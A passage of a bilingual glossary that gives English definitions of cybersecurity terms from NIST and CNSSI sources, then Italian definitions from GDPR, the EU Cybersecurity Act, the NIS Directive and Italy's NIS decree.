A set of criteria for the provision of security services

(226) SECURITY POLICY FILTER

A hardware and / or software component that performs one or more of the following functions:

(i) content verification to ensure the data type of the submitted content;
(ii) content inspection, analyzing the submitted content to verify it complies with a defined policy (e.g., allowed vs. disallowed file constructs and content portions);
(iii) malicious content checker that evaluates the content for malicious code;
(iv) suspicious activity checker that evaluates or executes the content in a safe manner, such as in a sandbox/detonation chamber and monitors for suspicious activity; or
(v) content sanitization, cleansing, and transformation, which modifies the submitted content to comply with a defined policy

(227) SECURITY POLICY DATABASE *(SPD)*

A prioritized list of all IPsec policies

(228) SECURITY REQUIREMENT *[FIPS 200, Adapted]*

A requirement levied on an information system or an organization that is derived from applicable laws, Executive Orders, directives, policies, standards, instructions, regulations, procedures, and/or mission/business needs to ensure the confidentiality, integrity, and availability of information that is being processed, stored, or transmitted. Note: Security requirements can be used in a variety of contexts from high-level policy-related activities to low-level implementation-related activities in system development and engineering disciplines

(229) SECURITY SERVICE *[CNSSI 4009]*

A capability that supports one, or more, of the security requirements (Confidentiality, Integrity, Availability). Examples of security services are key management, access control, and authentication

(230) SECURITY RELEVANT INFORMATION

Any information within the information system that can potentially impact the operation of security functions or the provision of security services in a manner that could result in failure to enforce the system security policy or maintain isolation of code and data

(231) *SENIOR AGENCY INFORMATION SECURITY OFFICER [44 U.S.C., Sec. 3544]*

Official responsible for carrying out the Chief Information Officer responsibilities under FISMA and serving as the Chief Information Officer's primary liaison to the agency's authorizing officials, information system owners, and information system security officers. Note: Organizations subordinate to federal agencies may use the term Senior Information Security Officer or Chief Information Security Officer to denote individuals filling positions with similar responsibilities to Senior Agency Information Security Officers

(232) *SENIOR AGENCY OFFICIAL FOR PRIVACY*

The senior organizational official with overall organization-wide responsibility for information privacy issues

(233) *SENIOR INFORMATION SECURITY OFFICER*

See Senior Agency Information Security Officer

(234) *SENSING CAPABILITY*

The ability to provide an observation of an aspect of the physical world in the form of measurement data

(235) *SENSITIVE COMPARTMENTED INFORMATION [CNSSI 4009]*

Classified information concerning or derived from intelligence sources, methods, or analytical processes, which is required to be handled within formal access control systems established by the Director of National Intelligence

(236) *SENSITIVE INFORMATION [CNSSI 4009, Adapted]*

Information where the loss, misuse or unauthorized access or modification could adversely affect the national interest. Or the conduct of federal programs, or the privacy to which individuals are entitled under 5 U.S.C. Section 552a (the Privacy Act); that has not been specifically authorized under criteria established by an Executive Order or an Act of Congress to be kept classified in the interest of national defense or foreign policy

(237) *SERVER*

A computer or device on a network that manages network resources. Examples include file servers (to store files), print servers (to manage one or more printers), network servers (to manage network traffic), and database servers (to process database queries). [NIST SP 800-47]

(238) *SERVICE PROVIDER*

A provider of basic services or value-added services for operation of a network; generally refers to public carriers and other commercial enterprises. [NISTIR 4734]

(239) *SEVERITY*

Estimation of the magnitude of potential impacts on the privacy of a PII principal

(240) *SHARD*

Shard is a horizontal partition of data in a database; each individual partition is referred to as a shard or database shard; each shard is held on a separate database server instance to spread the load. [NIST SP 160-800 volume 2]

(241) *SIDE-CHANNEL ATTACKS*

An attack enabled by leakage of information from a physical cryptosystem. Characteristics that could be exploited in a side-channel attack include timing, power consumption, and electromagnetic and acoustic emissions

(242) *SIGNIFICANT*

Once a target of assessment has been found necessary for a PIA, it is a challenge to find out if a change to the target needs to trigger for a review of the PIA.

From a general point of view, one would expect a review if the change impacts the processing of PII. However, as to detect this fact is the task of the PIA process itself, this expectation does not work. Thus, the organization needs to detect criteria that can help to detect the significance of a change. E.g.

- *a change to the layout of a website will unlikely touch any of the PII processed and therefore is an example for a low significance;*
- *adding fields to an existing database table will be likely to process more attributes to PII and therefore is an example for a basic significance; and*
- *adding another response form to the website is very likely to require an update to the purposes of collecting and processing new PII and therefore is an example for a high significance*

(243) *SIMPLE CERTIFICATE ENROLLMENT PROTOCOL*

A protocol defined in an IETF internet draft specification that is used by numerous manufacturers of network equipment and software who are developing simplified means of handling certificates for large-scale implementation to everyday users, as well as referenced in other industry standards

(244) SIMPLE MAIL TRANSFER PROTOCOL

The primary protocol used to transfer electronic mail messages on the internet. (NISTIR 7387)

(245) SOCIAL ENGINEERING

The act of deceiving an individual into revealing sensitive information, obtaining unauthorized access, or committing fraud by associating with the individual to gain confidence and trust

(246) SPECIAL PUBLICATION

A type of publication issued by NIST. Specifically, the Special Publication 800-series reports on the Information Technology Laboratory's research, guidelines, and outreach efforts in computer security, and its collaborative activities with industry, government, and academic organizations. The 1800 series reports the results of NCCoE demonstration projects

(247) SUBJECT ALTERNATIVE NAME

A field in an X.509 certificate that identifies one or more fully qualified domain names, IP addresses, email addresses, URIs, or UPNs to be associated with the public key contained in a certificate

(248) SYMMETRIC CRYPTOGRAPHY

A cryptographic algorithm that uses the same secret key for its operation and, if applicable, for reversing the effects of the operation (e.g., an AES key for encryption and decryption)

(249) SPAM

The abuse of electronic messaging systems to indiscriminately send unsolicited bulk messages

(250) SPECIAL ACCESS PROGRAM (SAP) *[CNSSI 4009]*

A program established for a specific class of classified information that imposes safeguarding and access requirements that exceed those normally required for information at the same classification level

(251) SPYWARE

Software that is secretly or surreptitiously installed into an information system to gather information on individuals or organizations without their knowledge; a type of malicious code

(252) STAKEHOLDER

Individual or organization that can affect or be affected by the privacy–impacting actions of an individual, group or organization

Note 1 to entry: includes PII principals, management, regulators and customers Note 2 to entry: Consultation with stakeholders is integral to a PIA

(253) SYSTEM ADMINISTRATOR

Individual responsible for the installation and maintenance of an information system, providing effective information system utilization, adequate security parameters, and sound implementation of established Information Assurance policy and procedures. (CNSSI 4009-2015)

(254) SUBCATEGORY *[NIST Framework for Improving Critical Infrastructure Cybersecurity]*

The subdivision of a Category into specific outcomes of technical and/or management activities. Examples of Subcategories include "External information systems are catalogued" "Data-at-rest is protected" and "Notifications from detection systems are investigated"

(255) SUPPLY CHAIN *[ISO 28001, Adapted]*

Linked set of resources and processes between multiple tiers of developers that begins with the sourcing of products and services and extends through the design, development, manufacturing, processing, handling, and delivery of products and services to the acquirer

(256) SUPPLY CHAIN ELEMENT

An information technology product or product component that contains programmable logic and that is critically important to the functioning of an information system

(257) SUPPORTING CAPABILITIES

Capabilities that provide functionality that supports the other IoT capabilities. Examples of supporting capabilities are device management, cybersecurity, and privacy capabilities.

(258) SYSTEM

Alias: Information system. Applications, services, information technology assets, or other information handling components [ISO/IEC 27000:2014]

(259) SYSTEM SECURITY PLAN *[NIST SP 800-18]*

Formal document that provides an overview of the security requirements for the information system and describes the security controls in place or planned for meeting those requirements.

(260) TAILORING

The process by which security control baselines are modified by:
(i) identifying and designating common controls;
(ii) applying scoping considerations on the applicability and implementation of baseline controls;
(iii) selecting compensating security controls;
(iv) assigning specific values to organization-defined security control parameters;
(v) supplementing baselines with additional security controls or control enhancements; and
(vi) providing additional specification information for control implementation.

(261) TARGETER

Persone fisica o giuridica che utilizza servizi di social media al fine di indirizzare messaggi specifici a un insieme di utenti di social media sulla base di parametri o criteri specifici.

(262) TECHNOLOGY

Hardware, software, and firmware systems and system elements including, but not limited to, information technology, embedded systems, or any other electro–mechanical or processor–based systems. [SOU RCE: ISO/IEC 16509:1999]

(263) TEAM

A number of persons associated together in work or activity. (Merriam Webster) As used in this publication, a team is a group of individuals that has been assigned by an organization's management the responsibility and capability to carry out a defined function or set of defined functions. Designations for teams as used in this publication are simply descriptive. Different organizations may have different designations for teams that carry out the functions described herein

(264) THREAT [CNSSI 4009, Adapted]

Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

(265) THREAT ASSESSMENT [CNSSI 4009]

Formal description and evaluation of threat to an information system.

(266) THREAT EVENTS

An event or situation that has the potential for causing undesirable consequences or impact

(267) THREAT INTELLIGENCE

Threat information that has been aggregated, transformed, analyzed, interpreted, or enriched to provide the necessary context for decision-making processes

(268) THREAT SOURCE [FIPS 200]

The intent and method targeted at the intentional exploitation of a vulnerability or a situation and method that may accidentally trigger a vulnerability. Synonymous with threat agent.

(269) TRAFFIC FLOW CONFIDENTIALITY (TFC) PADDING

Dummy data added to real data in order to obfuscate the length and frequency of information sent over IPsec

(270) TRANSPORT LAYER

Layer of the TCP/IP protocol stack that is responsible for reliable connection-oriented or connectionless end-to-end communications

(271) TRANSPORT LAYER SECURITY (TLS)

An authentication and security protocol widely implemented in browsers and web servers. TLS is defined by RFC 5246 and RFC 8446

(272) TRANSDUCER CAPABILITIES

Capabilities that provide the ability for computing devices to interact directly with physical entities of interest. The two types of transducer capabilities are sensing and actuating

(273) TRANSPORT MODE

An IPsec mode that does not create an additional IP header for each protected packet

(274) TRUSTED CERTIFICATE

A certificate that is trusted by the Relying Party on the basis of secure and authenticated delivery. The public keys included in trusted certificates are used to start certification paths. Also known as a "trust anchor"

(275) TRUSTED PATH

A mechanism by which a user (through an input device) can communicate directly with the security functions of the information system with the necessary confidence to support the system security policy. This mechanism can only be activated by the user or the security functions of the information system and cannot be imitated by untrusted software

(276) TRUST PROTECTION PLATFORM

The Venafi Machine Identity Protection platform used in the example implementation described in this practice guide

(277) TRUSTWORTHINESS [CNSSI 4009]

The attribute of a person or enterprise that provides confidence to others of the qualifications, capabilities, and reliability of that entity to perform specific tasks and fulfill assigned responsibilities

(278) TRUSTWORTHINESS (INFORMATION SYSTEM)

The degree to which an information system (including the information technology components that are used to build the system) can be expected to preserve the confidentiality, integrity, and availability of the information being processed, stored, or transmitted by the system across the full range of threats. A trustworthy information system is a system that is believed to be capable of operating within defined levels of risk despite the environmental disruptions, human errors, structural failures, and purposeful attacks that are expected to occur in its environment of operation

(279) TUNNEL MODE

An IPsec mode that creates an additional outer IP header for each protected packet

(280) UNMANAGED DEVICE

A device inside the assessment boundary that is either unauthorized or, if authorized, not assigned to a person to administer

(281) USER [CNSSI 4009, adapted]

Individual, or (system) process acting on behalf of an individual, authorized to access an information system. See Organizational User and Non-Organizational User

(282) USER PRINCIPAL NAME

In Windows Active Directory, this is the name of a system user in email address format, i.e., a concatenation of username, the "@" symbol, and domain name

(283) VALIDATION

The process of determining that an object or process is acceptable according to a pre-defined set of tests and the results of those tests. (NIST SP 800-152)

(284) VIRTUAL PRIVATE NETWORK – (VPN) [CNSSI 4009]

Protected information system link utilizing tunneling, security controls, and endpoint address translation giving the impression of a dedicated line; a virtual network built on top of existing physical networks that can provide a secure communications mechanism for data and IP information transmitted between networks or between different nodes on the same network

(285) VULNERABILITY [CNSSI 4009]

Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source

(286) VULNERABILITY ANALYSIS OR ASSESSMENT [CNSSI 4009]

Systematic examination of an information system or product to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation

(287) ZERO TRUST [NIST SP 800-207 ZERO TRUST ARCHITECTURE]

Zero trust (ZT) è il termine per un set in evoluzione di paradigmi di sicurezza informatica che spostano le difese di rete da perimetri statici basati sulla rete per concentrarsi su utenti, asset e risorse. Un'architettura zero trust (ZTA) utilizza i principi zero trust per pianificare l'infrastruttura e i flussi di lavoro aziendali. Zero trust presuppone che non vi sia alcuna fiducia implicita concessa alle risorse o agli account utente in base esclusivamente alla loro posizione fisica o di rete (ad esempio, reti locali rispetto a Internet). La fiducia zero è una risposta alle tendenze della rete aziendale che includono utenti remoti e risorse basate su cloud che non si trovano all'interno di un confine di rete di proprietà aziendale. Zero focus sulla protezione delle risorse, non sui segmenti di rete, poiché la posizione della rete non è più vista come il componente principale della posizione di sicurezza della risorsa.

(288) WATERING HOLE

Watering hole attacks involve attackers compromising one or more legitimate Web sites with malware in an attempt to target and infect visitors to those sites

(289) WEB BROWSER

A software program that allows a user to locate, access, and display web pages

(290) WHITELISTING

The process used to identify:

(i) software programs that are authorized to execute on an information system; or

(ii) authorized Universal Resource Locators (URL)/websites

2. AI FINI DELL'ART. 4 DEL REGOLAMENTO UE 2016/679 S'INTENDE PER:

1) «dato personale»: *qualsiasi informazione riguardante una persona fisica identificata o identificabile («interessato»); si considera identificabile la persona fisica che può essere identificata, direttamente o indirettamente, con particolare riferimento a un identificativo come il nome, un numero di identificazione, dati relativi all'ubicazione, un identificativo online o a uno o più elementi caratteristici della sua identità fisica, fisiologica, genetica, psichica, economica, culturale o sociale;*
2) «trattamento»: *qualsiasi operazione o insieme di operazioni, compiute con o senza l'ausilio di processi automatizzati e applicate a dati personali o insiemi di dati personali, come la raccolta, la registrazione, l'organizzazione, la strutturazione, la conservazione, l'adattamento o la modifica, l'estrazione, la consultazione, l'uso, la comunicazione mediante trasmissione, diffusione o qualsiasi altra forma di messa a disposizione, il raffronto o l'interconnessione, la limitazione, la cancellazione o la distruzione;*
3) «limitazione di trattamento»: *il contrassegno dei dati personali conservati con l'obiettivo di limitarne il trattamento in futuro;*
4) «profilazione»: *qualsiasi forma di trattamento automatizzato di dati personali consistente nell'utilizzo di tali dati personali per valutare determinati aspetti personali relativi a una persona fisica, in particolare per analizzare o prevedere aspetti riguardanti il rendimento professionale, la situazione economica, la salute, le preferenze personali, gli interessi, l'affidabilità, il comportamento, l'ubicazione o gli spostamenti di detta persona fisica;*
5) «pseudonimizzazione»: *il trattamento dei dati personali in modo tale che i dati personali non possano più essere attribuiti a un interessato specifico senza l'utilizzo di informazioni aggiuntive, a condizione che tali informazioni aggiuntive siano conservate separatamente e soggette a misure tecniche e organizzative intese a garantire che tali dati personali non siano attribuiti a una persona fisica identificata o identificabile;*
6) «archivio»: *qualsiasi insieme strutturato di dati personali accessibili secondo criteri determinati, indipendentemente dal fatto che tale insieme sia centralizzato, decentralizzato o ripartito in modo funzionale o geografico;*
7) «titolare del trattamento»: *la persona fisica o giuridica, l'autorità pubblica, il servizio o altro organismo che, singolarmente o insieme ad altri, determina le finalità e i mezzi del trattamento di dati personali; quando le finalità e i mezzi di tale trattamento sono determinati dal diritto dell'Unione o degli Stati membri, il TdT o i criteri specifici applicabili alla sua designazione possono essere stabiliti dal diritto dell'Unione o degli Stati membri;*
8) «responsabile del trattamento»: *la persona fisica o giuridica, l'autorità pubblica, il servizio o altro organismo che tratta dati personali per conto del TdT;*
9) «destinatario»: *la persona fisica o giuridica, l'autorità pubblica, il servizio o un altro organismo che riceve comunicazione di dati personali, che si tratti o meno di terzi. Tuttavia, le autorità pubbliche che possono ricevere comunicazione di dati personali nell'ambito di una specifica indagine conformemente al diritto dell'Unione o degli Stati membri non sono considerate destinatari; il trattamento di tali dati da parte di dette autorità pubbliche è conforme alle norme applicabili in materia di protezione dei dati secondo le finalità del trattamento;*
10) «terzo»: *la persona fisica o giuridica, l'autorità pubblica, il servizio o altro organismo che non sia l'interessato, il TdT, il RdT e le persone autorizzate al trattamento dei dati personali sotto l'autorità diretta del titolare o del responsabile;*
11) «consenso dell'interessato»: *qualsiasi manifestazione di volontà libera, specifica, informata e inequivocabile dell'interessato, con la quale lo stesso manifesta il proprio assenso, mediante*

dichiarazione o azione positiva inequivocabile, che i dati personali che lo riguardano siano oggetto di trattamento;

12) *«violazione dei dati personali»: la violazione di sicurezza che comporta accidentalmente o in modo illecito la distruzione, la perdita, la modifica, la divulgazione non autorizzata o l'accesso ai dati personali trasmessi, conservati o comunque trattati;*

13) *«dati genetici»: i dati personali relativi alle caratteristiche genetiche ereditarie o acquisite di una persona fisica che forniscono informazioni univoche sulla fisiologia o sulla salute di detta persona fisica, e che risultano in particolare dall'analisi di un campione biologico della persona fisica in questione;*

14) *«dati biometrici»: i dati personali ottenuti da un trattamento tecnico specifico relativi alle caratteristiche fisiche, fisiologiche o comportamentali di una persona fisica che ne consentono o confermano l'identificazione univoca, quali l'immagine facciale o i dati dattiloscopici;*

15) *«dati relativi alla salute»: i dati personali attinenti alla salute fisica o mentale di una persona fisica, compresa la prestazione di servizi di assistenza sanitaria, che rivelano informazioni relative al suo stato di salute;*

16) *«stabilimento principale»:*

   a) *per quanto riguarda un TdT con stabilimenti in più di uno Stato membro, il luogo della sua amministrazione centrale nell'Unione, salvo che le decisioni sulle finalità e i mezzi del trattamento di dati personali siano adottate in un altro stabilimento del TdT nell'Unione e che quest'ultimo stabilimento abbia facoltà di ordinare l'esecuzione di tali decisioni, nel qual caso lo stabilimento che ha adottato siffatte decisioni è considerato essere lo stabilimento principale;*

   b) *con riferimento a un RdT con stabilimenti in più di uno Stato membro, il luogo in cui ha sede la sua amministrazione centrale nell'Unione o, se il RdT non ha un'amministrazione centrale nell'Unione, lo stabilimento del RdT nell'Unione in cui sono condotte le principali attività di trattamento nel contesto delle attività di uno stabilimento del RdT nella misura in cui tale responsabile è soggetto a obblighi specifici ai sensi del presente regolamento;*

17) *«rappresentante»: la persona fisica o giuridica stabilita nell'Unione che, designata dal TdT o dal RdT per iscritto ai sensi dell'art. 27, li rappresenta per quanto riguarda gli obblighi rispettivi a norma del presente regolamento;*

18) *«impresa»: la persona fisica o giuridica, indipendentemente dalla forma giuridica rivestita, che eserciti un'attività economica, comprendente le società di persone o le associazioni che esercitano regolarmente un'attività economica;*

19) *«gruppo imprenditoriale»: un gruppo costituito da un'impresa controllante e dalle imprese da questa controllate;*

20) *«norme vincolanti d'impresa»: le politiche in materia di protezione dei dati personali applicate da un TdT o RdT stabilito nel territorio di uno Stato membro al trasferimento o al complesso di trasferimenti di dati personali a un TdT o RdT in uno o più paesi terzi, nell'ambito di un gruppo imprenditoriale o di un gruppo di imprese che svolge un'attività economica comune;*

21) *«autorità di controllo»: l'autorità pubblica indipendente istituita da uno Stato membro ai sensi dell'art. 51;*

22) *«autorità di controllo interessata»: un'autorità di controllo interessata dal trattamento di dati personali in quanto:*

   a) *il TdT o il RdT è stabilito sul territorio dello Stato membro di tale autorità di controllo;*

   b) *gli interessati che risiedono nello Stato membro dell'autorità di controllo sono o sono probabilmente influenzati in modo sostanziale dal trattamento; oppure*

   c) *un reclamo è stato proposto a tale autorità di controllo;*

23) *«trattamento transfrontaliero»:*

   a) *trattamento di dati personali che ha luogo nell'ambito delle attività di stabilimenti in più di uno Stato membro di un TdT o RdT nell'Unione ove il TdT o il RdT siano stabiliti in più di uno Stato membro; oppure*

   b) *trattamento di dati personali che ha luogo nell'ambito delle attività di un unico stabilimento di un TdT o RdT nell'Unione, ma che incide o probabilmente incide in modo sostanziale su interessati in più di uno Stato membro;*

24) «*obiezione pertinente e motivata*»: *un'obiezione al progetto di decisione sul fatto che vi sia o meno una violazione del presente regolamento, oppure che l'azione prevista in relazione al TdT o RdT sia conforme al presente regolamento, la quale obiezione dimostra chiaramente la rilevanza dei rischi posti dal progetto di decisione riguardo ai diritti e alle libertà fondamentali degli interessati e, ove applicabile, alla libera circolazione dei dati personali all'interno dell'Unione;*

25) «*servizio della società dell'informazione*»: *il servizio definito all'art. 1, §1, lett. b), della direttiva (UE) 2015/1535 del Parlamento europeo e del Consiglio* [(1)];

26) «*organizzazione internazionale*»: *un'organizzazione e gli organismi di diritto internazionale pubblico a essa subordinati o qualsiasi altro organismo istituito da o sulla base di un accordo tra due o più Stati.*

Da: gruppo di lavoro ART. 29 per la Protezione dei Dati – 00678/13/IT ***WP205*** – Adottato il 22 aprile 2013

*"Ai fini del presente parere, con "**Responsabile del Trattamento**" e con "**Incaricato del Trattamento**" si intendono rispettivamente il "**Titolare**" ed il "**Responsabile**" di cui all'art. 4, lett. f) e lett. g) del decreto legislativo 30 giugno 2003, n. 196 (codice in materia di protezione dei dati personali)".*

3. AI FINI DELL'ART. 2 DEL REGOLAMENTO UE 2019/881 S'INTENDE PER:

1) «*cibersicurezza*»: *l'insieme delle attività necessarie per proteggere la rete e i sistemi informativi, gli utenti di tali sistemi e altre persone interessate dalle minacce informatiche;*

2) «*rete e sistema informativo*»: *una rete e un sistema informativo quale definito all'articolo 4, punto 1), della direttiva (UE) 2016/1148;*

3) «*strategia nazionale per la sicurezza della rete e dei sistemi informativi*»: *una strategia nazionale per la sicurezza della rete e dei sistemi informativi quale definita all'articolo 4, punto 3), della direttiva (UE) 2016/1148;*

4) «*operatore di servizi essenziali*»: *un operatore di servizi essenziali quale definito all'articolo 4, punto 4), della direttiva (UE) 2016/1148;*

5) «*fornitore di servizio digitale*»: *un fornitore di servizio digitale quale definito all'articolo 4, punto 6), della direttiva (UE) 2016/1148;*

6) «*incidente*»: *un incidente quale definito all'articolo 4, punto 7), della direttiva (UE) 2016/1148;*

7) «*trattamento dell'incidente*»: *qualsiasi trattamento dell'incidente quale definito all'articolo 4, punto 8), della direttiva (UE) 2016/1148;*

8) «*minaccia informatica*»: *qualsiasi circostanza, evento o azione che potrebbe danneggiare, perturbare o avere un impatto negativo di altro tipo sulla rete e sui sistemi informativi, sugli utenti di tali sistemi e altre persone;*

9) «*sistema europeo di certificazione della cibersicurezza*»: *una serie completa, di regole, requisiti tecnici, norme e procedure stabiliti a livello di Unione e che si applicano alla certificazione o alla valutazione della conformità di specifici prodotti TIC, servizi TIC e processi TIC;*

10) «*sistema nazionale di certificazione della cibersicurezza*»: *una serie completa di regole, requisiti tecnici, norme e procedure elaborati e adottati da un'autorità pubblica nazionale e che si applicano alla certificazione o alla valutazione della conformità dei prodotti TIC, servizi TIC e processi TIC che rientrano nell'ambito di applicazione del sistema specifico;*

11) «*certificato europeo di cibersicurezza*»: *un documento rilasciato dall'organismo pertinente che attesta che un determinato prodotto TIC, servizio TIC o processo TIC è stato oggetto di una valutazione di conformità con i requisiti di sicurezza specifici stabiliti da un sistema europeo di certificazione della cibersicurezza;*

12) «*prodotto TIC*»: *un elemento o un gruppo di elementi di una rete o di un sistema informativo;*

13) «*servizio TIC*»: *un servizio consistente interamente o prevalentemente nella trasmissione, conservazione, recupero o elaborazione di informazioni per mezzo della rete e dei sistemi informativi;*

14) «*processo TIC*»: *un insieme di attività svolte per progettare, sviluppare, fornire o mantenere un prodotto TIC o servizio TIC;*

15) «*accreditamento*»: *l'accreditamento quale definito all'articolo 2, punto 10), del regolamento (CE) n. 765/2008;*

16) «organismo nazionale di accreditamento»: un organismo nazionale di accreditamento quale definito all'articolo 2, punto 11), del regolamento (CE) n. 765/2008;

17) «valutazione della conformità»: una valutazione della conformità ai sensi dell'articolo 2, punto 12), del regolamento (CE) n. 765/2008;

18) «organismo di valutazione della conformità»: un organismo di valutazione della conformità quale definito all'articolo 2, punto 13), del regolamento (CE) n. 765/2008;

19) «norma»: una norma quale definita all'articolo 2, punto 1), del regolamento (UE) n. 1025/2012;

20) «specifica tecnica»: un documento che prescrive i requisiti tecnici che un prodotto TIC, un servizio TIC o un processo TIC deve soddisfare o le relative procedure di valutazione della conformità;

21) «livello di affidabilità»: base per la fiducia nel fatto che un prodotto TIC, servizio TIC o processo TIC soddisfa i requisiti di sicurezza di uno specifico sistema europeo di certificazione della cibersicurezza e indica il livello al quale un prodotto TIC, servizio TIC o processo TIC è stato valutato, ma di per sé non misura la sicurezza del prodotto TIC, servizio TIC o processo TIC interessato;

22) «autovalutazione di conformità»: un'azione effettuata da un fabbricante o fornitore di prodotti TIC, servizi TIC o processi TIC che valuta se tali prodotti TIC, servizi TIC e processi TIC soddisfino i requisiti di uno specifico sistema europeo di certificazione della cibersicurezza.

4. DEFINIZIONI DALL'ART. 3 DEL DL 18 MAGGIO 2018, N. 65 – ATTUAZIONE DIRETTIVA (UE) 2016/1148 SULLA SICUREZZA DELLE RETI E DEI SISTEMI INFORMATIVI

1) «Autorità competente NIS»: l'autorità competente per settore, in materia di sicurezza delle reti e dei sistemi informativi, di cui all'articolo 7, comma 1;

2) «CSIRT»: gruppo di intervento per la sicurezza informatica in caso di incidente, di cui all'articolo 8;

3) «Punto di contatto unico»: l'organo incaricato a livello nazionale di coordinare le questioni relative alla sicurezza delle reti e dei sistemi informativi e la coopera– zione transfrontaliera a livello di Unione europea;

4) «Autorità di contrasto»: l'organo centrale del Mini– stero dell'interno per la sicurezza e per la regolarità dei servizi di telecomunicazione, di cui all'articolo 7–bis del decreto–legge 27 luglio 2005, n. 144, convertito, con modificazioni, dalla legge 31 luglio 2005, n.155;

5) «Rete e sistema informativo»:
   a) una rete di comunicazione elettronica ai sensi dell'articolo 1, comma 1, lettera dd), del decreto legislativo 1° agosto 2003, n. 259;
   b) qualsiasi dispositivo o gruppo di dispositivi interconnessi o collegati, uno o più dei quali eseguono, in base ad un programma, un trattamento automatico di dati digitali;
   c) i dati digitali conservati, trattati, estratti o trasmessi per mezzo di reti o dispositivi di cui ai numeri 1) e 2), per il loro funzionamento, uso, protezione e manutenzione;

6) «Sicurezza della rete e dei sistemi informativi»: la capacità di una rete e dei sistemi informativi di resistere, a un determinato livello di riservatezza, a ogni azione che comprometta la disponibilità, l'autenticità, l'integrità o la riservatezza dei dati conservati o trasmessi o trattati e dei relativi servizi offerti o accessibili tramite tale rete o sistemi informativi;

7) «Operatore di servizi essenziali»: soggetto pubblico o privato, della tipologia di cui all'allegato II, che soddisfa i criteri di cui all'articolo 4, comma 2;

8) «Servizio digitale»: servizio ai sensi dell'articolo 1, paragrafo 1, lettera b), della direttiva (UE) 2015/1535 del Parlamento europeo e del Consiglio, del 9 settembre 2015, di un tipo elencato nell'allegato III;

9) «Fornitore di servizio digitale»: qualsiasi persona giuridica che fornisce un servizio digitale;

10) «Incidente»: ogni evento con un reale effetto pregiudizievole per la sicurezza della rete e dei sistemi informativi;

11) «Trattamento dell'incidente»: tutte le procedure necessarie per l'identificazione, l'analisi e il contenimento di un incidente e l'intervento in caso di incidente;

12) «Rischio»: ogni circostanza o evento ragionevolmente individuabile con potenziali effetti pregiudizievoli per la sicurezza della rete e dei sistemi informativi;

13) «Rappresentante»: *la persona fisica o giuridica stabilita nell'Unione europea espressamente designata ad agire per conto di un fornitore di servizi digitali che non è stabilito nell'Unione europea, a cui l'autorità competente NIS o il CSIRT Nazionale può rivolgersi in luogo del for– nitore di servizi digitali, per quanto riguarda gli obblighi di quest'ultimo ai sensi del presente decreto;*

14) «Norma»: *una norma ai sensi dell'articolo 2, primo paragrafo, numero 1), del regolamento (UE) n. 1025/2012;*

15) «Specifica»: *una specifica tecnica ai sensi dell'articolo 2, primo paragrafo, numero 4), del regolamento (UE) n. 1025/2012;*

16) «Punto di interscambio internet (IXP)»: *una infra– struttura di rete che consente l'interconnessione di più di due sistemi autonomi indipendenti, principalmente al fine di agevolare lo scambio del traffico Internet; un IXP fornisce interconnessione soltanto ai sistemi autonomi; un IXP non richiede che il traffico internet che passa tra qualsiasi coppia di sistemi autonomi partecipanti passi attraverso un terzo sistema autonomo, né altera o interferisce altrimenti con tale traffico;*

17) «Sistema dei nomi di dominio (DNS)»: *è un sistema distribuito e gerarchico di naming in una rete che inoltra le richieste dei nomi di dominio;*

18) «Fornitore di servizi DNS»: *un soggetto che fornisce servizi DNS su internet;*

19) «Registro dei nomi di dominio di primo livello»: *un soggetto che amministra e opera la registrazione di nomi di dominio internet nell'ambito di uno specifico dominio di primo livello (TLD);*

20) «Mercato online»: *un servizio digitale che consente ai consumatori ovvero ai professionisti, come definiti rispettivamente all'articolo 141, comma 1, lettere a) e b), del decreto legislativo 6 settembre 2005, n. 206, di concludere contratti di vendita o di servizi online con i professionisti sia sul sito web del mercato online sia sul sito web di un professionista che utilizza i servizi informatici forniti dal mercato on line;*

21) «Motore di ricerca on line»: *un servizio digitale che consente all'utente di effettuare ricerche, in linea di principio, su tutti i siti web o su siti web in una lingua particolare sulla base di un'interrogazione su qualsiasi tema sotto forma di parola chiave, frase o di altra immissione, e fornisce i link in cui possono essere trovate le informa– zioni relative al contenuto richiesto;*

22) «Servizio di cloud computing»: *un servizio digitale che consente l'accesso a un insieme scalabile ed elastico di risorse informatiche condivisibili.*

5. DEFINIZIONI DALL'ART. 4 DELLA DIRETTIVA (UE) 2016/1148 SULLA SICUREZZA DELLE RETI E DEI SISTEMI INFORMATIVI

1) «Rete e sistema informativo»:
   a) *una rete di comunicazione elettronica ai sensi dell'art. 2, lett. a), della direttiva 2002/21/CE;*
   b) *qualsiasi dispositivo o gruppo di dispositivi interconnessi o collegati, uno o più dei quali eseguono, in base ad un programma, un trattamento automatico di dati digitali; o*
   c) *i dati digitali conservati, trattati, estratti o trasmessi per mezzo di reti o dispositivi di cui alle lettere a) e b), per il loro funzionamento, uso, protezione e manutenzione;*

2) «Sicurezza della rete e dei sistemi informativi», *la capacità di una rete e dei sistemi informativi di resistere, a un determinato livello di riservatezza, a ogni azione che comprometta la disponibilità, l'autenticità, l'integrità o la riservatezza dei dati conservati o trasmessi o trattati e dei relativi servizi offerti o accessibili tramite tale rete o sistemi informativi;*

3) «Strategia nazionale per la sicurezza della rete e dei sistemi informativi», *un quadro che prevede obiettivi e priorità strategici in materia di sicurezza della rete e dei sistemi informativi a livello nazionale;*

4) «Operatore di servizi essenziali», *soggetto pubblico o privato, di un tipo di cui all'allegato II, che soddisfa i criteri di cui all'art. 5, §2;*

5) «Servizio digitale», *un servizio ai sensi dell'art. 1, §1, lett. b), della direttiva (UE) 2015/1535 del Parlamento europeo e del Consiglio [(1)] di un tipo elencato nell'allegato III;*

[(1)] *Direttiva (UE) 2015/1535 del Parlamento europeo e del Consiglio, del 9 settembre 2015, che prevede una procedura d'informazione nel settore delle regolamentazioni tecniche e delle regole relative ai servizi della società dell'informazione (GU L 241 del 17.9.2015, pag. 1).*

---

6) «Fornitore di servizio digitale», qualsiasi persona giuridica che fornisce un servizio digitale;

7) «Incidente», ogni evento con un reale effetto pregiudizievole per la sicurezza della rete e dei sistemi informativi;

8) «Trattamento dell'incidente», tutte le procedure necessarie per l'identificazione, l'analisi e il contenimento di un incidente e l'intervento in caso di incidente;

9) «Rischio», ogni circostanza o evento ragionevolmente individuabile con potenziali effetti pregiudizievoli per la sicurezza della rete e dei sistemi informativi;

